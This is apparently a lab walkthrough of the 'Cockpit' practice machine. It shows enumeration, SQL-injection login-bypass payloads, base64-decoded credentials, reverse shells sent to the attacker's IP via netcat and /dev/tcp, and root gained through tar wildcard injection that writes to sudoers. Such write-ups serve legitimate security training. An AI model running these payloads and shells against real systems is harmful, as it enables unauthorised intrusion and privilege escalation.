**Cockpit**

**Walkthrough**

Attacker's Machine: 192.168.45.181

Victim's Machine: **192.168.198.10**

```
export IP=192.168.198.10
```

```
nmapAutomator.sh -H $IP -t Full
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: blaze
9090/tcp open ssl/zeus-admin?
| ssl-cert: Subject: commonName=blaze/organizationName=d2737565435f491e97f49bb5b34ba02e
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
# Enumeration did not reveal anything really usefull on port 80
gobuster dir -u http://$IP:80 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 30 -b 404
# Checking the server response header, we can see that they are using an old apache version.
Server Apache/2.4.41 (Ubuntu)
# Can't find a decent exploit vs 2.4.41. Let's switch to 9090
# Nothing usefull, players around with different paramenters within the login page, nothing, it uses base64 for auth.
```

No public credentials, no common exploits.

Stuck!

```
# Let's go back to basics, enumeration, let's try with different extensions.
```

```
gobuster dir -u http://$IP:80 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 30 -b 404 -x html,txt,bak,pdf,config,php,zip

/.html (Status: 403) [Size: 279]

/.php (Status: 403) [Size: 279]

/index.html (Status: 200) [Size: 3349]

/img (Status: 301) [Size: 314] [--> http://192.168.198.10/img/]

/login.php (Status: 200) [Size: 769]

/css (Status: 301) [Size: 314] [--> htt

# Let's access the login page and see if we get anything going
```



Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' AND password like '%%'' at line 1

# While testing for sql injection with ' or ", we got an error message.

# let's try some simple bypass methods

' or '1'='1

You have been blocked due to an illegal activity and this incident will be reported.

Googline on google, we found this wordlist with bypass payloads

https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Databases/MySQL-SQLi-Login-Bypass.fuzzdb.txt

<username>' OR 1=1--

'OR '' = '

<username>'--

' union select 1, '<user-fieldname>', '<pass-fieldname>' 1--


'OR 1=1--

# I've used intruder, but the problem is that in intruder, you can't follow redirections automatically.

Later edit, searched online, aparently you can follow redirects in intruder

Intruder -> Settings -> Redirections

# Let's use Intruder again



| Requ... | Payload | Status code | Error | Redire... | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 |  | 200 | □ | 1 | □ | 544 |  |
| 1 | <username>' OR 1=1-- | 200 | □ | 1 | □ | 544 |  |
| 2 | 'OR '' = ' | 200 | □ | 1 | □ | 1318 |  |
| 3 | <username>'-- | 200 | □ | 0 | □ | 1155 |  |
| 4 | ' union select 1, '<user-fieldn... | 200 | □ | 0 | □ | 1196 |  |
| 5 | 'OR 1=1-- | 200 | □ | 0 | □ | 1149 |  |
| 6 | 1'1 | 200 | □ | 0 | □ | 1145 |  |
| 7 | 1 exec sp_ (or exec xp_) | 200 | □ | 0 | □ | 1165 |  |
| 8 | 1 and 1=1 | 200 | □ | 0 | □ | 1166 |  |
| 9 | 1' and 1=(select count(*) from... | 200 | □ | 0 | □ | 1188 |  |
| 10 | 1 or 1=1 | 200 | □ | 1 | □ | 544 |  |
| 11 | 1' or '1'='1 | 200 | □ | 1 | □ | 544 |  |

| Username | Password |
|---|---|
| james | Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI= |
| cameron | dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy |

Logout

Admin Dashboard | blaze.offsec

# nice, let's try to decode those passwords, they seem to be using base64 decoding

james Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI=

cameron dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy

james

```
canttouchhhthiss@455152

cameron

thisscanttbetouchedd@455152
```

```
# Ok, we got some credentials, let's see where we can use them

ssh james@$IP -p 22

ssh cameron@$IP -p 22

james@192.168.198.10: Permission denied (publickey).

cameron@192.168.198.10: Permission denied (publickey).
```

```
# It seems that we can use james credentials to log in the login page available at 9090
```

Aparently we have access to the terminal inside the web application, while logged in as james. We could use netcat to obtain a reverse shell back to our system directly.

```
nc -lvnp 4444

nc 192.168.45.181 4444 -e /bin/bash
```

```
# Doesn't work, wrong version? let's try with another command
```

```
bash -i >& /dev/tcp/192.168.45.181/4444 0>&1

nc -lvnp 4444

listening on [any] 4444 ...

connect to [192.168.45.181] from (UNKNOWN) [192.168.198.10] 40376
```

```
james@blaze:~$ whoami

james

total 24

drwx--x--x 2 james james 4096 Mar 29 2023 ./
```

```
drwxr-xr-x 3 root root 4096 Mar 29 2023 ../
lrwxrwxrwx 1 root root 9 Mar 29 2023 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25 2020 .bashrc
-rwx------ 1 james james 33 Jun 2 09:28 local.txt*
-rw-r--r-- 1 james james 807 Feb 25 2020 .profile

james@blaze:~$ cat local.txt
cat local.txt
99e48421e1fc8f076169b5fb73141da6

# Ok, let's go after privesc
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
wget http://192.168.45.181:80/linpeas.sh
Sudo version 1.8.31
User james may run the following commands on blaze:
(ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *

# Let's check how we can proceed with this info
sudo -l
(ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *
# We already had something similar before, but it was using cron jobs
cd /tmp
echo 'echo "james ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
sudo /usr/bin/tar -czvf /tmp/backup.tar.gz *
sudo su

cat proof.txt

ec2f495f729ab0716cd004548f34ebb7
```